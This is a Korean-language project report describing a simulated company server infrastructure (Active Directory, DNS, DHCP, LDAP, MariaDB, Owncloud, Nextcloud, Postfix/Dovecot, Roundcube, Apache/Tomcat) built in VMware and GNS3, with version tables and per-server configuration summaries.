|  |  |  |  |  |
|  |  | 3. Windows Server | |  |
|  |  |  |  |  |
|  |  | 1) Active Directory | ……………………… | 48 |
|  |  | 2) DNS | ……………………… | 49 |
|  |  | 3) DHCP | ……………………… | 50 |
|  |  |  |  |  |
|  |  | 4. Linux Server | |  |
|  |  |  |  |  |
|  |  | 1) LDAP | ……………………… | 51 |
|  |  | 2) MariaDB | ……………………… | 52 |
|  |  | 3) Owncloud | ……………………… | 53 |
|  |  | 4) Nextcloud | ……………………… | 54 |
|  |  | 5) Postfix & Dovecot | ……………………… | 55 |
|  |  | 6) WAS | ……………………… | 57 |
|  |  | 7) NAT | ……………………… | 59 |
|  |  | 8) Zabbix & Rsyslog | ……………………… | 61 |
|  |  | 9) Wiki | ……………………… | 63 |
|  |  |  |  |  |

Ⅲ. Server

1. 개요

(1) 서버 구축 목적

국내 기업 ‘A’ IDC Company는 현재 해외로 사업을 확장하기 위해 유럽 기업 ‘B’ IDC Company(이하 B)를 인수 합병하였고, 아시아 지역과 각 대륙에 지사를 추가 설립하였다. 이에 Window Server는 Active Directory를 구성하여 관리하도록 했다. 또한 새로 구축된 WebHard, Web Mail을 사용할 수 있게 됐다.

(2) 구현 환경


VMware, GNS3를 이용한 Server 구축 환경이며, 구축하는 Server OS는 Windows Server 2012, CentOS 7, CentOS 8, Ubuntu 18.04 이다.

(3) 사용 버전


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Server | OS | Kernel | Server Tool | Server version |
| AD(DNS) | Windows 2012 |  | | |
| AD(DHCP) |
| LDAP | Ubuntu 18.04 | Linux 5.4.0-56-generic | LDAP | LDAP 1.2.3 |
| Database | Ubuntu 18.04 | Linux 5.4.0-56-generic | Maria DB | Mysql ver.15.1 |
| Web Server | CentOS 7.7 | CentOS Linux release 7.7.1908 (Core) | Apache2, Tomcat | Apache/2.4.6.  Java 1.8.0\_275  Tomcat v 7.0 |
| Web Hard | CentOS 7.7 | CentOS Linux release 7.7.1908 (Core) | Owncloud | Owncloud 10.6  Apache/2.4.6  PHP 7.3.26 |
| Web Hard | CentOS 8.2 | CentOS Linux release 8.2.2004 (Core) | nextcloud | Nextcloud 20.0.5  Apache/2.4.6  PHP 7.3.26 |
| Web Mail | Ubuntu 18.04 | Linux 5.4.0-56-generic | Postfix, dovecot, roundcube | Apache/2.4.29  PHP 7.2.24  Postfix 3.5.8  Dovecot 2.2.33.2 |
| Monitoring | CentOS 8.2 | CentOS Linux release 8.2.2004 (Core) | Zabbix,  Rsyslog | Zabbix 5.2 |
| Web Server | Ubuntu 18.04 | Linux 5.4.0-56-generic | MediaWiki | MediaWiki 1.33.1 |

1.1. Server 구성도


1) 본사 구성도




1.2. DNS, DHCP 구성도




1.3. Web Server, DB 구성도




1.4. Monitor Server 구성도



1.5. User Use 구성도



1.6. AD DNS 구성도



2. 상세 Server

2.1. Server 구성 상세표

|  |  |  |
| --- | --- | --- |
|  | DHCP |  |
|  | DNS |  |
|  | LDAP |  |
|  | Data  base |  |
|  | Web  Server |  |
|  | Web  Hard |  |
|  | Web  Hard |  |
|  | Web  Mail |  |
|  | Web  Mail |  |
|  | Web  Server |  |
|  | Monitor |  |
|  | Monitor |  |

3. Windows Server

3.1. Active Directory

|  |  |
| --- | --- |
| OS: Windows Server 2012 | |
|  | To:  DNS,  DHCP,  User PC  For:  User인증/권한 관리  Serve 인증/ 권한 관리  회사의 공용 자원 관리  통합 인증, 관리 |
|  | Special:  1) AD 설정  Deployment 설정 화면 |

3.2. DNS

|  |  |  |
| --- | --- | --- |
| OS: Windows Server 2012 | | |
|  | To:  Web Server,  Webhard,  Webmail,  Monitoring Server  For:  IP Address to  Domain name |
|  | Special:  1) Static IP Address  를 Domain Addres  로 검색 가능  2) 지사 내부  Domain정보 등록 |

3.3. DHCP

|  |  |
| --- | --- |
| OS: Windows Server 2012 | |
|  | To:  User  For:  IP Address 할당 |
|  | Special:  1) DHCP Server가  IP Address를  분배할 범위 지정 |
|  | 2) Gateway 및DNS  Server Address 정의 |

4. Linux Server

4.1. LDAP

|  |  |
| --- | --- |
| OS: Ubuntu 18 | |
|  | To:  Web Server,  Web Hard  (Nextcloud,  Owncloud),  Web Mail  (Round cube) |
|  | For:  LDAP 인증  Server 내 User 등록  Server Service 이용 |

4.2. MariaDB

|  |  |
| --- | --- |
| OS: Ubuntu 18 | |
|  | To:  Web Server,  Web Hard  (Nextcloud,  Owncloud),  Web Mail  (Round cube),  Monitoring  (Rsyslog,  zabbix),  WikiDB  For:  Data 저장,  Data 가져오기 |
|  | DB server  Connect list  - Rsyslog  - Nextcloud  - Owncloud  - Roundcube  - Web Server  - WikiDB  - Zabbix |

4.3. Owncloud

|  |  |
| --- | --- |
| OS: CentOS 7 | |
|  | To:  Database  Link:  LDAP  Web Server  For:  File Upload  File Download |
|  | Special:  1)Cloud Server  공유 폴더 생성,  회사 내부 전용  공유 파일  Upload / Download  2) DB Server  (1.1.1.41)에 연동하여  Cloud Server 와  자료 공유/저장. |
|  | 3) LDAP 인증 Server  등록된 User  ID: user1/  pw: 123456 로  Owncloud Server  로그인 |

4.4. Nextcloud

|  |  |
| --- | --- |
| OS: CentOS 8 | |
|  | To:  Database  Link:  LDAP  Web Server  For:  File Upload  File Download |
|  | Special:  1)Cloud Server  공유 폴더 생성,  회사 내부 전용  공유 파일  Upload / Download  2) DB Server  (1.1.1.41)에 연동하여  Cloud Server 와  자료 공유/저장. |
|  | 3) LDAP 인증 Server  등록된 User  ID: user2/  pw: 123456 로  Owncloud Server  로그인 |

4.5. Postfix & Dovecot

|  |  |
| --- | --- |
| OS: Ubuntu 18 | |
| setup email server with postfix and dovecot on vps | Postfix  (SMTP Server)  For:  다른 Mail Server로  송신 |
| Dovecot  (IMAP, POP3 Server)  For:  다른 Mail Server의  Mail수신, 저장 및 관리 |
|  | Special:  1) Postfix 설정  SMTP 데몬 설정 및 Domain name 설정  IPv4 Protocol 적용 |
|  | 2) Postfix 설정  LDAP인증 Server 와  연동 |
|  | 3) Dovecot 설정  Protocol  (IMAP, POP3) |
|  | 4) Dovecot 설정  LDAP 인증 Server와  연동 |

4.6. Roundcube

|  |  |
| --- | --- |
| OS: Ubuntu 18 | |
|  | Special:  1) 설치 환경  사용하게 될 이름 (Company Webmail) 설정,  DB Server(1.1.1.41) 연동,  Mail 송수신에 관련한 Data 저장 및 자원 공유 설정 |
|  | 2) 설치 중  SMTP, IMAP TEST  SMTP Port 확인 및 Sender 및 Recipient 설정,  사전에 Test  IMAP Port 확인 및 정상 가동 확인    OK 확인 후 진행 |
|  | Roundcube (IMAP\_server)  For:  Web Mail Client  GUI 기반 Web 프로그램으로 환경설정 및 메일 송수신, 주소록 및 다양한 기능 |
|  | Special:  1) LDAP 인증 Server  등록된 User  ID: user3 /  PW: 123456 로  로그인 |
|  | 2) LDAP 인증 Server  의 user1, user2 간  Mail 송수신 TEST  user1이 user2에게 정상 Mail 송신 확인 및  user2의 Mail 수신함에  user1의 정상 송신  Mail 존재 확인 |

4.7. WAS(Apache & Tomcat)

|  |  |
| --- | --- |
| OS: CentOS 7 | |
|  | Special:  1) Apache – Tomcat 연동설정  Domain  (www.se.company.com) |
|  | 2) Eclipse 설치,  Tomcat 연동 |
|  | Link:  Mail,  Owncloud,  Nextcloud,  Wiki Server 연동  For:  LDAP 인증 Server에 등록된 user 로 로그인 |
